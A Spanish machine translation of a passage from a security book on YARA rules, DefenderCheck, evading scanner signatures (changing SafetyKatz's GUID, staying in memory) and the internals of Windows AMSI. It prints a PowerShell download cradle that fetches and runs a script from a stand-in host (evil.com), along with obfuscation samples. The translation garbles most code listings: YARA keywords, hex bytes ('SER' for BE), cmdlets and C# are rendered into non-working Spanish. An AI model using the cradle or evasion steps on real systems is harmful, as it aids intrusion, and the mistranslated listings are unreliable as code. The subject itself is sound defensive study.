Las reglas de YARA utilizan un formato simple: comienzan con metadatos sobre la regla, seguidos de un conjunto de cadenas que describen las condiciones que se deben verificar y una expresión booleana que describe la lógica de la regla. Considere el ejemplo del Listado 9-1.

```
Regla SafetyKatz_PE
{
    1 meta:
        description = "Detecta el TypeLibGuid .NET predeterminado para SafetyKatz"
        referencia = "https://github.com/GhostPack/SafetyKatz"
        autor = "Matt Hand"

    2 cuerdas:
        $guid = "8347e81b-89fc-42a9-b22c-f59a6a572dec" ascii sin mayúsculas y minúsculas ancho
        condición:
            (uint16(0) == 0x5A4D y uint32(uint32(0x3C)) == 0x00004550) y $guid
}
```

Listado 9-1: Una regla YARA para detectar la versión pública de SafetyKatz

Esta sencilla regla, llamada SafetyKatz_PE, sigue un formato que se utiliza habitualmente para detectar herramientas .NET estándar. Comienza con algunos metadatos que contienen una breve descripción de la regla, una referencia a la herramienta que pretende detectar y, opcionalmente, la fecha en la que se creó 1. Estos metadatos no tienen relación con el comportamiento del escáner, pero sí proporcionan un contexto útil sobre los orígenes y el comportamiento de la regla.

A continuación, se encuentra la sección de cadenas 2. Si bien es opcional, contiene cadenas útiles que se encuentran dentro del malware y a las que la lógica de la regla puede hacer referencia. Cada cadena tiene un identificador, que comienza con \$, y una función, como en una declaración de variable. YARA admite tres tipos diferentes de cadenas: texto sin formato, hexadecimal y expresiones regulares.

Las cadenas de texto simple son las más sencillas, ya que tienen la menor variación, y el soporte de modificadores de YARA las hace especialmente poderosas.

Estos modificadores aparecen después del contenido de la cadena. En el Listado 9-1, la cadena está emparejada con los modificadores ascii nocase wide, lo que significa que la cadena debe comprobarse sin distinción entre mayúsculas y minúsculas tanto en formato ASCII como en formato ancho (el formato ancho utiliza dos bytes por carácter). Modificadores adicionales

Existen reglas que incluyen xor, base64, base64wide y fullword para brindar aún más flexibilidad al definir una cadena que se procesará. Nuestra regla de ejemplo usa solo una cadena de texto sin formato, el GUID para TypeLib, un artefacto creado de manera predeterminada en Visual Studio cuando se inicia un nuevo proyecto.

Las cadenas hexadecimales son útiles cuando buscas datos no imprimibles. caracteres, como una serie de códigos de operación. Se definen como bytes delimitados por espacios encerrados entre llaves (por ejemplo, \$foo = { BE EF }). Al igual que las cadenas de texto sin formato, las cadenas hexadecimales admiten modificadores que extienden su funcionalidad. Estos incluyen comodines, saltos y alternativas. Los comodines son realmente solo marcadores de posición que dicen "coincidir con cualquier cosa aquí" y se denotan con un signo de interrogación. Por ejemplo, la cadena { BE ?? } coincidiría con cualquier cosa desde { BE 00 } hasta { BE FF} que aparezca en un archivo. Los comodines también son nibble-wise, lo que significa que el autor de la regla puede usar un comodín para cualquier nibble del byte, dejando el otro definido, lo que permite al autor limitar aún más su búsqueda. Por ejemplo, la cadena { BE E? } coincidiría con cualquier cosa desde { BE E0 } hasta { BE EF}.

En algunas situaciones, el contenido de una cadena puede variar y el autor de la regla puede no conocer la longitud de estos fragmentos de variables. En ese caso, puede utilizar un salto. Los saltos se formatean como dos números delimitados por un guion y encerrados entre corchetes. Significan efectivamente "los valores comenzando aquí y con un rango de X a Y bytes de longitud son variables". Por ejemplo, la cadena hexadecimal \$foo = { BE [1-3] EF } coincidiría con cualquiera de los siguientes:

```
SER EE EF
SER 00 B1 EF
SER EF 00 SER EF
```

Otro modificador compatible con cadenas hexadecimales son las alternativas. Los autores de reglas las utilizan cuando trabajan con una parte de una cadena hexadecimal que tiene múltiples valores posibles. Los autores delimitan estos valores con barras verticales y almacenan

entre paréntesis. No hay límite para la cantidad o el tamaño de las alternativas en una cadena. Además, las alternativas pueden incluir comodines para ampliar su utilidad. La cadena \$foo = { BE (EE | EF BE | ?? 00) EF } coincidiría con cualquiera de las siguientes:

```
SER EE EF
SER EF SER EF
SER EE 00 EF
SER A1 00 EF
```

La última y única sección obligatoria de una regla YARA se denomina condición. Las condiciones son expresiones booleanas que admiten operadores booleanos (por ejemplo, AND), operadores relacionales (por ejemplo, !=) y operadores aritméticos y de bits (por ejemplo, + y &) para expresiones numéricas.

Las condiciones pueden funcionar con cadenas definidas en la regla mientras se escanea el archivo. Por ejemplo, la regla SafetyKatz se asegura de que el GUID de TypeLib esté presente en el archivo. Pero las condiciones también pueden funcionar sin el uso de cadenas. Las dos primeras condiciones de la regla SafetyKatz comprueban el valor de dos bytes 0x4D5A (el encabezado MZ de un ejecutable de Windows) al comienzo del archivo y el valor de cuatro bytes 0x00004550 (la firma PE) en el desplazamiento 0x3C. Las condiciones también pueden funcionar utilizando variables reservadas especiales. Por ejemplo, aquí hay una condición que utiliza la variable especial filesize : filesize < 30KB. Devolverá verdadero si el tamaño total del archivo es menor a 30KB.

Las condiciones pueden admitir una lógica más compleja con operadores adicionales. Un ejemplo es el operador of . Considere el ejemplo que se muestra en el Listado 9-2.

```
Regla Ejemplo
{
    instrumentos de cuenta:
        $x = "Hola"
        $y = "mundo"
    condición:
        cualquiera de ellos
}
```

Listado 9-2: Uso del operador de YARA

Esta regla devuelve verdadero si la cadena "Hola" o la cadena "mundo" son que se encuentra en el archivo que se está escaneando. Existen otros operadores, como all of, para cuando todas las cadenas deben estar presentes; N of, para cuando debe estar presente algún subconjunto de las cadenas; y el iterador for...of , para expresar que solo algunas ocurrencias de la cadena deben satisfacer las condiciones de la regla.

Reglas de ingeniería inversa

En entornos de producción, normalmente encontrará cientos o incluso miles de reglas que analizan archivos relacionados con firmas de malware. Hay más de 200 000 firmas solo en Defender, como se muestra en el Listado 9-3.

```
PS > $firmas = (Get-MpThreatCatalog).ThreatName  
PS > $signatures | Medir-Objeto-Línea | seleccionar Líneas  
Pauta  
----  
222975  
  
PS > $firmas | Grupo {$_.Split(':')[0]} |  
>> Ordenar recuento -Descendente |  
>> seleccione Conteo, Nombre - Primeros 10  
  
Nombre del conde  
----  
57265 Troyano  
28101 Descargador de troyanos  
Virus 27546  
19720 Puerta trasera  
17323 Gusano  
11768 Comportamiento  
Herramienta Vir 9903  
9448 PWS  
8611 Explotar  
8252 TrojanSpy
```

Listado 9-3: Enumeración de firmas en Defender

El primer comando extrae los nombres de las amenazas, una forma de identificar piezas de malware específicas o estrechamente relacionadas (por ejemplo, VirTool:MSIL/BytzChk.C!MTB), del catálogo de firmas de Defender. El segundo comando analiza cada nombre de amenaza en busca de su categoría de nivel superior (por ejemplo, VirTool) y devuelve un recuento de todas las firmas que pertenecen a los niveles superiores.

Sin embargo, para el usuario, la mayoría de estas reglas son opacas. A menudo, la única forma de averiguar qué hace que una muestra se considere maliciosa y otra benigna es realizar pruebas manuales. La herramienta DefenderCheck ayuda a automatizar este proceso. La Figura 9-4 muestra un ejemplo artificial de cómo funciona esta herramienta.



Figura 9-4: Búsqueda binaria de DefenderCheck

DefenderCheck divide un archivo por la mitad y luego escanea cada mitad para determinar cuál contiene el contenido que el escáner consideró malicioso. Repite este proceso de forma recursiva en cada mitad maliciosa hasta que identifica el byte específico en el centro de la regla, formando un árbol de búsqueda binario simple.

Cómo evadir las firmas del escáner

Al intentar evadir la detección por parte de un escáner basado en archivos como YARA, los atacantes normalmente intentan generar falsos negativos. En resumen, si pueden averiguar qué reglas está empleando el escáner para detectar algún archivo relevante (o al menos hacer una suposición satisfactoria al respecto), potencialmente pueden modificar ese atributo para evadir la regla. Cuanto más frágil sea la regla, más fácil será evadirla. En el Listado 9-4, usamos dnSpy, una herramienta para descompilar y modificar ensamblados .NET, para cambiar el GUID en el ensamblado SafetyKatz compilado de modo que evada la frágil regla YARA mostrada anteriormente.

en este capítulo.

```
utilizando Sistema;
utilizando System.Diagnostics;
utilizando System.Reflection;
utilizando System.Runtime.CompilerServices;
utilizando System.Runtime.InteropServices;
utilizando System.Security;
utilizando System.Security.Permissions;

[ensamblaje: AssemblyVersion("1.0.0.0")]
[ensamblaje: CompilaciónRelajaciones(8)]
[ensamblaje: RuntimeCompatibility(WrapNonExceptionThrows = true)]
```

```
[ensamblaje: Depurable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[ensamblaje: AssemblyTitle("SafetyKatz")]
[ensamblaje: AssemblyDescription(" ")]
[ensamblaje: AssemblyConfiguration(" ")]
[ensamblaje: CompañíaEnsambladora(" ")]
[ensamblaje: AssemblyProduct("SafetyKatz")]
[ensamblaje: AssemblyCopyright("Copyright © 2018")]
[ensamblaje: AssemblyTrademark(" ")]
[ensamblaje: ComVisible(falso)]
[ensamblaje: Guid("01234567-d3ad-b33f-0000-0123456789ac")] 1
[ensamblaje: AssemblyVersion("1.0.0.0")]
[ensamblaje: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
[módulo: Código no verificable]
```

Listado 9-4: Modificación del GUID en el ensamblado mediante dnSpy

Si una detección se basa únicamente en la presencia de la configuración predeterminada de SafetyKatz GUID del ensamblaje, el cambio realizado al GUID aquí 1 evadiría la regla por completo.

Esta simple evasión resalta la importancia de construir detecciones basadas en los atributos inmutables de una muestra (o al menos aquellos que son más difíciles de modificar) para compensar las reglas más frágiles. Esto no significa que se desestime el valor de estas reglas frágiles, que podrían detectar Mimikatz estándar, una herramienta que rara vez se utiliza con fines legítimos. Sin embargo, agregar un complemento más robusto (uno cuya tasa de falsos positivos sea mayor y la tasa de falsos negativos sea menor) fortalece la capacidad del escáner para detectar muestras que se han modificado para evadir las reglas existentes. El Listado 9-5 muestra un ejemplo de esto utilizando SafetyKatz.

```
Regla SafetyKatz_InternalFuncs_B64MimiKatz
{
    meta:
        description = "Detecta la versión pública de SafetyKatz
                        herramienta basada en el núcleo P/Invokes y su arquitectura integrada
                        Copia de Mimikatz codificada en base64
        referencia = "https://github.com/GhostPack/SafetyKatz"
        autor = "Matt Hand"

    instrumentos de cuerda:
        $mdwd = "MiniDumpWriteDump" ascii sin mayúsculas y minúsculas ancho
        $ll = "LoadLibrary" ascii sin mayúsculas y minúsculas ancho
        $gpa = "GetProcAddress" ascii sin mayúsculas y minúsculas ancho
        $b64_mimi = "ZL17fBNV+jg8aVJloWUCNFC1apCoXUE" ascii ancho
    condición:
        ($mdwd y $ll y $gpa) o $b64_mimi
}
```

Listado 9-5: Regla YARA para detectar SafetyKatz en función de los nombres de funciones internas y subcadenas Base64

Podrías pasar esta regla a YARA a través de la línea de comando para escanear la base versión de SafetyKatz, como se muestra en el Listado 9-6.

```
PS > .\yara64.exe -w -s .\safetykatz.rules C:\Temp\SafetyKatz.exe
>> SafetyKatz_InternalFuncs_B64MimiKatz C:\Temp\SafetyKatz.exe
0x213b:$mdwd: 1 MiniVolcadoEscrituraVolcado
0x256a:$ll: Cargar biblioteca
0x2459:$gpa: Obtener dirección de proceso
0x25cd:$b64_mimi: 2
z\x00L\x001\x007\x00f\x00B\x00N\x00V\x00+\x00j\x00g\x008\x00a\x00V\x00J\x00l\x00
\x00W\x00U\x00C\x00N\x00F\x00C\x001\x00a\x00p\x00C\x00o\x00X\x00U\x00E\x00

Listado 9-6: Detección de SafetyKatz utilizando la nueva regla YARA
```

En la salida de YARA, podemos ver que el escáner detectó las funciones sospechosas 1 y la subcadena Base64 2.

Pero incluso esta regla no es una bala de plata contra la evasión. Un atacante podría modificar aún más los atributos a partir de los cuales hemos construido la detección, por ejemplo, pasando de P/Invoke, la forma nativa de llamar a código no administrado de .NET, a D/Invoke, una alternativa a P/Invoke que realiza la misma función, evitando los P/Invokes sospechosos que un EDR puede estar monitoreando. También podrían usar delegados de llamadas al sistema o modificar la copia incorporada de Mimikatz de modo que los primeros 32 bytes de su representación codificada difieran de los de la regla.

Existe otra forma de evitar que los escáneres los detecten. En los equipos rojos modernos, la mayoría de los adversarios evitan tocar el disco (escribir archivos en el sistema de archivos). Si pueden operar completamente en la memoria, los escáneres basados en archivos ya no representan un problema. Por ejemplo, considere la opción de línea de comandos /ticket:base64 en Rubeus, una herramienta para interactuar con Kerberos. Al usar esta bandera, los atacantes pueden evitar que se escriba un ticket de Kerberos en el sistema de archivos del objetivo y, en su lugar, que se devuelva a través de la salida de la consola.

En algunas situaciones, los atacantes no pueden evitar escribir archivos en el disco, como en el caso del uso de dbghelp !MiniDumpWriteDump() por parte de SafetyKatz, que requiere que el volcado de memoria se escriba en un archivo. En estas situaciones, es importante que los atacantes limiten la exposición de sus archivos. Esto suele significar recuperar inmediatamente una copia de los archivos y eliminarlos del destino, ocultar los nombres y las rutas de los archivos o proteger el contenido del archivo de alguna manera.

Aunque potencialmente son menos sofisticados que otros sensores, los escáneres desempeñan un papel importante en la detección de contenido malicioso en el host. Este capítulo cubre solo los escáneres basados en archivos, pero los proyectos comerciales emplean con frecuencia otros tipos, incluidos los escáneres basados en red y en memoria. A escala empresarial, los escáneres también pueden ofrecer métricas interesantes, como si un archivo es único a nivel mundial. Presentan un desafío particular para los adversarios y sirven como una gran representación de la evasión en general. Puede pensar en ellos como cajas negras a través de las cuales pasan las herramientas del adversario; el trabajo del adversario es modificar los atributos dentro de su control, es decir, los elementos de su malware, para llegar al otro extremo.

Conclusión

Los escáneres, especialmente los relacionados con los motores antivirus, son una de las primeras tecnologías defensivas con las que nos topamos muchos de nosotros. Aunque cayeron en desuso debido a la fragilidad de sus conjuntos de reglas, recientemente han recuperado popularidad como una característica complementaria, empleando (a veces) reglas más sólidas que otros sensores, como minifiltros y rutinas de devolución de llamadas de carga de imágenes. Aun así, evadir los escáneres es un ejercicio de ofuscación más que de evasión. Al cambiar los indicadores, incluso cosas simples como cadenas estáticas, un adversario generalmente puede pasar desapercibido para la mayoría de los motores de escaneo modernos.

10

INTERFAZ DE ANÁLISIS ANTIMALWARE



A medida que los proveedores de seguridad comenzaron a desarrollar herramientas eficaces para detectar la implementación y ejecución de malware compilado, los atacantes se vieron obligados a buscar métodos alternativos para ejecutar su código. Una de las tácticas que descubrieron es la creación de malware basado en scripts, o sin archivos , que se basa en el uso de herramientas integradas en el sistema operativo para ejecutar código que le dará al atacante control sobre el sistema.

Para ayudar a proteger a los usuarios contra estas nuevas amenazas, Microsoft presentó la Interfaz de escaneo antimalware (AMSI) con el lanzamiento de Windows 10. AMSI proporciona una interfaz que permite a los desarrolladores de aplicaciones aprovechar los proveedores antimalware registrados en el sistema para determinar si los datos con los que están trabajando son maliciosos.

AMSI es una característica de seguridad omnipresente en los entornos operativos actuales. Microsoft ha instrumentado muchos de los motores de scripting,

marcos y aplicaciones que nosotros, como atacantes, atacamos rutinariamente. Casi todos los proveedores de EDR ingieren eventos de AMSI y algunos llegan incluso a intentar detectar ataques que alteran a los proveedores registrados. Este capítulo cubre la historia de AMSI, su implementación en diferentes componentes de Windows y el diverso mundo de las evasiones de AMSI.

El desafío del malware basado en scripts

Los lenguajes de scripting ofrecen una gran cantidad de ventajas sobre los lenguajes compilados. Requieren menos tiempo de desarrollo y menos gastos generales, evitan las listas de permitidos de las aplicaciones, pueden ejecutarse en memoria y son portables. También brindan la capacidad de usar las características de marcos como .NET y, a menudo, acceso directo a la API de Win32, lo que amplía enormemente la funcionalidad del lenguaje de scripting.

Si bien el malware basado en scripts existía antes de la creación de AMSI, el lanzamiento en 2015 de Empire, un marco de comando y control creado en torno a PowerShell, hizo que su uso se generalizara en el mundo ofensivo.

Debido a su facilidad de uso, su integración predeterminada en Windows 7 y superiores y la gran cantidad de documentación existente, PowerShell se convirtió en el lenguaje de facto para el desarrollo de herramientas ofensivas para muchos.

Este auge del malware basado en scripts provocó una gran brecha defensiva. Las herramientas anteriores se basaban en el hecho de que el malware se descargaría en el disco y se ejecutaría. No eran suficientes cuando se enfrentaban al malware que ejecutaba un ejecutable firmado por Microsoft instalado en el sistema de forma predeterminada, a veces denominado "viviendo fuera de la tierra", como PowerShell. Incluso los agentes que intentaban detectar la invocación de scripts maliciosos tenían dificultades, ya que los atacantes podían adaptar fácilmente sus cargas útiles y herramientas para evadir las técnicas de detección empleadas por los proveedores. El propio Microsoft destaca este problema en su publicación de blog en la que anuncia AMSI, que proporciona el siguiente ejemplo. Supongamos que un producto defensivo buscara en un script la cadena "malware" para determinar si era malicioso. Detectaría el siguiente código:

```
PS > "malware" de escritura en el host;
```

Una vez que los autores de malware se dieron cuenta de esta lógica de detección, pudieron evitar el mecanismo de detección utilizando algo tan simple como la concatenación de cadenas:

```
PS > Escribir-Host "mal" + "ware";
```

Para combatir esto, los desarrolladores intentarían algún tipo de lenguaje básico. emulación. Por ejemplo, podrían concatenar cadenas antes de escanear el contenido del bloque de script. Desafortunadamente, este enfoque es propenso a errores, ya que los lenguajes suelen tener muchas formas diferentes de representar datos y catalogarlos todos para la emulación es muy difícil. Sin embargo, los desarrolladores de antimalware tuvieron cierto éxito con la técnica. Como resultado, el malware

Los desarrolladores aumentaron ligeramente la complejidad de su ofuscación con técnicas como la codificación. El ejemplo del Listado 10-1 muestra la cadena “mal-ware” codificada con Base64 en PowerShell.

```
PS > $str = [Sistema.Codificación de texto]::UTF8.GetString([Sistema.Convertir]::FromBase64String(
>> "bWFsd2FyZQ==");
PS > Escritura-Host $str;
```

Listado 10-1: Decodificación de una cadena Base64 en PowerShell

Los agentes aprovecharon nuevamente la emulación del lenguaje para decodificar datos en el script. y escanearlo en busca de contenido malicioso. Para combatir este éxito, los desarrolladores de malware pasaron de la codificación simple al cifrado y la codificación algorítmica, como con el método exclusivo-OR (XOR). Por ejemplo, el código en el Listado 10-2 primero decodifica los datos codificados en Base64 y luego usa la clave de dos bytes gg para aplicar el método XOR a los bytes decodificados.

```
$clave = "gg"
$datos = "CgYLEAYVAg=="
$bytes = [Sistema.Convertir]::FromBase64String($datos);

$Bytesdecodificados = @();
para ($i = 0; $i -lt $bytes.Count; $i++) {
    $decodedBytes += $bytes[$i] -bxor $clave[$i % $clave.Longitud];
}
$payload = [sistema.Texto.Codificación]::UTF8.getString($decodedBytes);
Escritura-Host $payload;
```

Listado 10-2: Un ejemplo de XOR en PowerShell

Esta tendencia hacia el cifrado excedió lo que los motores antimalware podían emular razonablemente, por lo que las detecciones basadas en la presencia de las técnicas de ofuscación se volvieron comunes. Esto presenta sus propios desafíos, debido al hecho de que los scripts normales e inocuos a veces emplean lo que puede parecer ofuscación. El ejemplo que Microsoft presentó en su publicación, y que se convirtió en el estándar para ejecutar código PowerShell en memoria, es la base de descarga del Listado 10-3.

```
PS > Invocar-Expresión (Nuevo-Objeto Net.Webclient).
>> cadena de descarga ("https://evil.com/payload.ps1")
```

Listado 10-3: Un simple soporte de descarga de PowerShell

En este ejemplo, se utiliza la clase `Net.Webclient` de .NET para descargar un script de PowerShell desde un sitio arbitrario. Cuando se descarga este script, no se escribe en el disco, sino que se almacena como una cadena en la memoria vinculada al objeto `Webclient`. A partir de aquí, el adversario utiliza el cmdlet `Invoke-Expression` para ejecutar esta cadena como un comando de PowerShell. Esta técnica hace que cualquier acción que realice la carga útil, como implementar un nuevo agente de comando y control, se realice completamente en la memoria.

Cómo funciona AMSI

AMSI escanea un objetivo y luego utiliza proveedores de antimalware registrados en el sistema para determinar si es malicioso. De forma predeterminada, utiliza el proveedor de antimalware Microsoft Defender IOfceAntivirus (MpOav.dll), pero los proveedores de EDR de terceros también pueden registrar sus propios proveedores. Duane Michael mantiene una lista de proveedores de seguridad que registran proveedores de AMSI en su proyecto "whoamsi" en GitHub.

Lo más común es que AMSI sea utilizado por aplicaciones que incluyen motores de scripts (por ejemplo, aquellos que aceptan scripts arbitrarios y los ejecutan utilizando el motor asociado), trabajan con buffers no confiables en la memoria o interactúan con código ejecutable que no es PE, como .docx y .pdf.

AMSI está integrado en muchos componentes de Windows, incluidas las versiones modernas de PowerShell, .NET, JavaScript, VBScript, Windows Script Host, macros de Office VBA y Control de cuentas de usuario. También está integrado en Microsoft Exchange.

Explorando la implementación de AMSI de PowerShell

Como PowerShell es de código abierto, podemos examinar su implementación de AMSI para comprender cómo los componentes de Windows utilizan esta herramienta. En esta sección, exploramos cómo AMSI intenta impedir que esta aplicación ejecute scripts maliciosos.

Dentro de System.Management.Automation.dll, la DLL que proporciona el entorno de ejecución para alojar el código de PowerShell, existe una función no exportada llamada PerformSecurityChecks() que es responsable de escanear el bloque de script proporcionado y determinar si es malicioso. Esta función es llamada por el procesador de comandos creado por PowerShell como parte de la secuencia de comandos de ejecución justo antes de la compilación. La pila de llamadas en el Listado 10-4, capturada en dnSpy, muestra la ruta que sigue el bloque de script hasta que se escanea.

```
Sistema.Administración.Automatización.dll!CompiledScriptBlockData.PerformSecurityChecks()
System.Management.Automation.dll!CompiledScriptBlockData.ReallyCompile(bool optimizar)
Sistema.Administración.Automatización.dll!CompiledScriptBlockData.CompileUnoptimized()
System.Management.Automation.dll!CompiledScriptBlockData.Compile(bool optimizado)
System.Management.Automation.dll!ScriptBlock.Compile(bool optimizado)
Sistema.Administración.Automatización.dll!DirScriptCommandProcessor.Init()
Sistema.Administración.Automatización.dll!DirScriptCommandProcessor.DlrScriptCommandProcessor(Script
    Bloque scriptBlock, contexto ExecutionContext, bool useNewScope, origen CommandOrigin,
    SessionStateInternal sessionState, objeto dólarUnderbar)
Sistema.Administración.Automatización.dll!Runspaces.Command.CreateCommandProcessor(Contexto de ejecución
    contextoDeEjecución, bool addToHistory, origenCommandOrigin)
Sistema.Administración.Automatización.dll!Runspaces.LocalPipeline.CreatePipelineProcessor()
Sistema.Administración.Automatización.dll!Runspaces.LocalPipeline.InvokeHelper()
Sistema.Administración.Automatización.dll!Runspaces.LocalPipeline.InvokeThreadProc()
Sistema.Administración.Automatización.dll!Runspaces.LocalPipeline.InvokeThreadProcImpersonate()
Sistema.Administración.Automatización.dll!Runspaces.PipelineThread.WorkerProc()
Sistema.Private.CoreLib.dll!Sistema.Threading.Thread.StartHelper.RunWorker()
System.Private.CoreLib.dll!System.Threading.Thread.StartHelper.Callback(estado del objeto)
Sistema.Private.CoreLib.dll!Sistema.Threading.ExecutionContext.RunInternal(--snip--)
```

```
Sistema.Private.CoreLib.dll!Sistema.Threading.Thread.StartHelper.Run()
Sistema.Private.CoreLib.dll!Sistema.Threading.Thread.StartCallback()
[Transición nativa a gestionada]
```

Listado 10-4: La pila de llamadas durante el escaneo de un bloque de script de PowerShell

Esta función llama a una utilidad interna, AmsiUtils .ScanContent(), pasando en el bloque de script o archivo que se va a escanear. Esta utilidad es un simple contenedor para otra función interna, AmsiUtils.WinScanContent(), donde se lleva a cabo todo el trabajo real.

Después de comprobar el bloque de script del Instituto Europeo de Informática Cadena de prueba de Antivirus Research (EICAR), que todos los antivirus deben detectar. La primera acción de WinScanContent es crear una nueva sesión AMSI mediante una llamada a amsi!AmsiOpenSession(). Las sesiones AMSI se utilizan para correlacionar varias solicitudes de análisis. A continuación, WinScanContent() llama a amsi!AmsiScanBuffer(), la función de la API de Win32 que invocará a los proveedores AMSI registrados en el sistema y devolverá la determinación final sobre la malicia del bloque de script. El Listado 10-5 muestra esta implementación en PowerShell, con los bits irrelevantes recortados.

```
bloqueo (s_amisLockObject)
{
    --recorte--

    si (s_amisSession == IntPtr.Zero)
    {
        1 hora = AmsiNativeMethods.AmsiOpenSession(
            contexto s_amis,
            referencia s_amisSession
        );

        AmsiInitialized = verdadero;

        si (!Utils.Succeeded(hr))
        {
            s_amisInitFailed = verdadero;
            devuelve AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
        }
    }

    --recorte--

    AmsiNativeMethods.AMSI_RESULT resultado =
        AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;

    inseguro
    {
        fijo (char*buffer = contenido)
        {
            var buffPir = nuevo IntPtr(buffer);
            2 horas = AmsiNativeMethods.AmsiScanBuffer(
                contexto s_amis,
                beneficioPtr,
```

```

        (uint)(contenido.Longitud * tamaño de(carácter)),
        fuenteMetadatos,
        s_amssesión,
        ref resultado);
    }
}

si (!Utils.Succeeded(hr))
{
    devuelve AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}

devolver resultado;
}

```

Listado 10-5: Implementación de AMSI de PowerShell

En PowerShell, el código primero llama a `amsi!AmsiOpenSession()` 1 para crear una nueva sesión AMSI en la que se pueden correlacionar las solicitudes de escaneo. Si la sesión se abre correctamente, los datos que se van a escanear se pasan a `amsi!AmsiScanBuffer()` 2, que realiza la evaluación real de los datos para determinar si el contenido del búfer parece ser malicioso. El resultado de esta llamada se devuelve a `WinScanContent()`.

La función `WinScanContent()` puede devolver uno de tres valores:

`AMSI_RESULT_NOT_DETECTED` Un resultado neutral

`AMSI_RESULT_CLEAN` Un resultado que indica que el bloque de script no contenía malware

`AMSI_RESULT_DETECTED` Un resultado que indica que el bloque de script contenía malware

Si se devuelve alguno de los dos primeros resultados, lo que indica que AMSI no pudo determinar la malicia del bloque de script o no lo encontró peligroso, se permitirá que el bloque de script se ejecute en el sistema. Sin embargo, si se devuelve el resultado `AMSI_RESULT_DETECTED`, se lanzará una `ParseException` y se detendrá la ejecución del bloque de script. El listado 10-6 muestra cómo se implementa esta lógica dentro de PowerShell.

```

si (amsiResult == AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED)
{
    var parseError = nuevo ParseError(
        extensión del script,
        "ScriptContenidoMalicioso",
        ParserStrings.ScriptContainedMaliciousContent);
    1 lanzar nueva ParseException(new[] { parseError });
}

```

Listado 10-6: Generación de un error `ParseError` al detectar un script malicioso

Debido a que AMSI generó una excepción 1, la ejecución del script se detiene y el error que se muestra en `ParseError` se devolverá al usuario. El listado 10-7 muestra el error que verá el usuario en la ventana de PowerShell.

```
PS > Malware de Write-Host
Error del analizador:
Línea |
 1 | Malware de escritura en el host
  | ~~~~~
  | Este script contiene contenido malicioso y ha sido bloqueado por su
  | software antivirus.
```

Listado 10-7: El error arrojado que se muestra al usuario

Entendiendo AMSI bajo el capó

Aunque comprender cómo se instrumenta AMSI en los componentes del sistema proporciona un contexto útil para saber cómo se evalúa la entrada proporcionada por el usuario, no cuenta toda la historia. ¿Qué sucede cuando PowerShell llama a `amsi!AmsiScanBuffer()`? Para entender esto, debemos profundizar en la implementación de AMSI en sí. Debido a que el estado de los descompiladores de C++ al momento de escribir este artículo hace que el análisis estático sea un poco complicado, necesitaremos usar algunas técnicas de análisis dinámico. Afortunadamente, WinDbg hace que este proceso sea relativamente sencillo, especialmente considerando que hay símbolos de depuración disponibles para `amsi.dll`.

Cuando se inicia PowerShell, primero llama a `amsi!AmsiInitialize()`. Como sugiere su nombre, esta función es responsable de inicializar la API AMSI. Esta inicialización se centra principalmente en la creación de una fábrica de clases COM mediante una llamada a `DllGetClassObject()`. Como argumento, recibe el identificador de clase relacionado con `amsi.dll`, junto con la interfaz identificada para `IClassFactory`, que permite crear una clase de objetos. Luego, el puntero de interfaz se utiliza para crear una instancia de la interfaz `IAntimalware` ({82d29c2e-f062-44e6-b5c9-3d9a2f24a2df}), que se muestra en el Listado 10-8.

```
Punto de quiebre 4 alcanzado
amsi!AmsiInitialize+0x1a9:
00007ff9'5ea733e9 ff15899d0000 llamar qword ptr [amsi!_guard_dispatch_icall_fptr ] --snip--
0:011> OLE32!IID @r8
{82d29c2e-f062-44e6-b5c9-3d9a2f24a2df}
+0x000 Datos1 :0x82d29c2e
+0x004 Datos2 :0xf062
+0x006 Datos3 :0x44e6
+0x008 Datos4 :[8] "???"
```

```
0:011> es @rax
ATL::CComClassFactory::CrearInstancia
```

Listado 10-8: Creación de una instancia de `IAntimalware`

En lugar de una llamada explícita a algunas funciones, ocasionalmente encontrará referencias a `_guard_dispatch_icall_fptr()`. Este es un componente de Control Flow Guard (CFG), una tecnología antiexploit que intenta evitar llamadas indirectas, como en el caso de la programación orientada al retorno. En resumen,

Esta función verifica el mapa de bits de Control Flow Guard de la imagen de origen para determinar si la función que se llamará es un destino válido. En el contexto de esta sección, el lector puede tratarlas como simples instrucciones CALL para reducir confusión.

Esta llamada luego conduce a `amsi!AmsiComCreateProviders<IAntimalwareProvider>`, donde ocurre toda la magia. El listado 10-9 muestra la pila de llamadas para este método dentro de WinDbg.

```
0:011> kc
# Sitio de llamada
00 amsi!AmsiComCreateProviders<IAntimalwareProvider>
01 amsi!CamsiAntimalware::FinalConstruct
02 amsi!ATL::CcomCreator<ATL::CcomObject<CamsiAntimalware>>::CrearInstancia
03 amsi!ATL::CcomClassFactory::CrearInstancia
04 amsi!AmsiInicializar
--recorte--
```

Listado 10-9: La pila de llamadas para la función AmsiComCreateProviders

La primera acción importante es una llamada a `amsi!CGuidEnum::StartEnum()`. Esta función recibe la cadena "Software\Microsoft\AMSI\Providers", que pasa a una llamada a `RegOpenKey()` y luego a `RegQueryInfoKeyW()` para obtener la cantidad de subclaves. Luego, `amsi!CGuidEnum::NextGuid()` itera a través de las subclaves y convierte los identificadores de clase de los proveedores AMSI registrados de cadenas a UUID. Después de enumerar todos los identificadores de clase requeridos, pasa la ejecución a `amsi!AmsiComSecureLoadInProcServer()`, donde el valor InProcServer32 correspondiente al proveedor AMSI se consulta a través de `RegGetValueW()`. El Listado 10-10 muestra este proceso para MpOav.dll.

```
0:011> u @rip L1
amsi!AmsiComSecureLoadInProcServer+0x18c:
00007ff9`5ea75590 48ff1589790000 llamar a qword ptr [amsi!_imp_RegGetValueW]

0:011> del @rdx
00000057`2067eaa0 "Software\Clases\CLSID\{2781761E"
00000057`2067eae0 "-28E0-4109-99FE-B9D127C57AFE)\En"
00000057`2067eb20 "procServer32"
```

Listado 10-10: Los parámetros pasados a RegGetValueW

